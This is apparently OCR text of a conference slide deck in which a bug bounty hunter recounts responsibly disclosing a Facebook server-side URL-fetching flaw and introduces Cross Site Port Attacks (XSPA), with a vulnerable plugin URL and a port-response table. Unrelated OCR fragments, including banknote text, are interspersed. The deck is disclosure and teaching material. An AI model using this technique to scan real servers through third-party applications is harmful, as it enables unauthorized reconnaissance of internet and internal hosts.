Poking Servers with

{

f
mozilla FOUNDATION
Adobe
YAHOO!
DEVELOPER NETWORK

whoami | head

- WebAppSec Consultant, Penetration Tester, Bug Bounty Hunter for Google, Facebook, Paypal, Mozilla and other bounty programs
- Null Security Community Bangalore Chapter Lead
- Work at a Big4 and have conducted several Penetration Tests all over the world.

history | less


Started hunting for bugs on several bug bounty programs for

FEDERAL RESERVE NOTE
THE UNITED STATES OF AMERICA
500
THIS NOTE IS LEGAL TENDER FOR ALL DEBTS, PUBLIC AND PRIVATE, AND IS REDEEMABLE IN LAWFUL MONEY AT THE UNITED STATES TREASURY, OR AT ANY FEDERAL RESERVE BANK.
SERIES OF 1934
H00001898 ★
8
H
MCKINLEY
WASHINGTON, D.C.
SERIES OF 1934
WILL PAY TO THE BEARER ON DEMAND
FIVE HUNDRED DOLLARS

history | less

dpkg -i investigate.deb

Found a facebook.com URL which fetched the <title> from a URL I could control



Tested for XSS, SQLi and LFI/RFI

Setup a HTTP server with port 8080 exposed to the Internet

Used http://myserver:8080 as an argument, mistyped the port number as 808

Facebook displayed an error that hinted on the port being closed, tested with other open and closed ports

https://www.facebook.com/plugins/send_button_form_shell.php?nodeURL=http://www.google.com

To: Enter a friend, group or email address

Message:


Google

Google

http://google.com/

Search the world's information, including webpages, images, videos and more. Google has many special features to help you find exactly what you're looking for.

uptime | cut –d " " –f2



Realized I could port scan Internet facing servers using verbose distinct errors from facebook

cat /etc/issue

Facebook was using underlying server side code to open socket connections to remote servers to download content

Friendly error messages were being sent to the client for failed socket connections at the web application level

There was no proper data handling for non HTTP streams, which was causing the application to behave unexpectedly

mail -s 'Bug!' sec@fb.com < /dev/null


Reported the issue to Facebook who responded saying that they did not see how this was a problem


mail -s 'Bug!' sec@fb.com < /dev/null

Sent facebook a Proof of Concept python port scanner

Scanned some random servers on the Internet using the script

Facebook replied and acknowledged that this was a problem


STUMBLED UPON
BUG
BUG BOUNTY!



Information for Security Researchers

If you're a security researcher, please review our responsible disclosure policy before re
the Facebook Security Page for assistance.

If you believe you've found a security vulnerability on Facebook, we encourage you to l
our best to quickly fix the problem.

Responsible Disclosure Policy


If you give us a reasonable time to respond to your report before making any informatio
destruction of data and interruption or degradation of our service during your research,
investigate you.

Thanks!

On behalf of our millions of users, we would like to thank the following people for making

- Riyaz Walikar
- [redacted]

which category



Searched for any references to port scanning using web apps on the server side

Searched for other attacks using this same technique

Being the foremost knowledgebase for everything WebAppSec, searched the OWASP website as well

export vulnerability='XSPA'


XSPA – Cross Site Port Attacks

XSPA occur when a web application attempts to connect to user supplied URLs and does not validate backend responses received from the remote server

XSPA allows an attacker to port scan servers and attack services (Internet facing as well as internal devices) while proxying the attack from another web application

export vulnerability='XSPA'

XSPA – Cross Site Port Attacks



Gravatar - Globally Recogn ×
en.gravatar.com/gravatars/new/url
Gravatar
Namaste, riyazwalikar!
My Account ▾

Enter the URL of the image on the internet

A URL is simply a web address. To find the URL of an image on the internet, try right clicking it and selecting "properties". The URL should look something like this: http://example.com/photos/sunset.jpg.

You will have a chance to crop this image in the next step.

URL:

export vulnerability='XSPA'

XSPA – Cross Site Port Attacks

Consider an application that allows users to specify an external image URL.

The remote server on which the image resides has ports 22,80 and 3306 open

Image File URL	Server Status & Body Response
http://remote_server.com/image.png	200 OK – Image retrieved
http://remote_server.com:22/image.png	200 OK – “Invalid Image”
http://remote_server.com:3306/image.png	200 OK – “Invalid Image”
http://remote_server.com:8081	200 OK – “Connection refused!”

export vulnerability='XSPA'

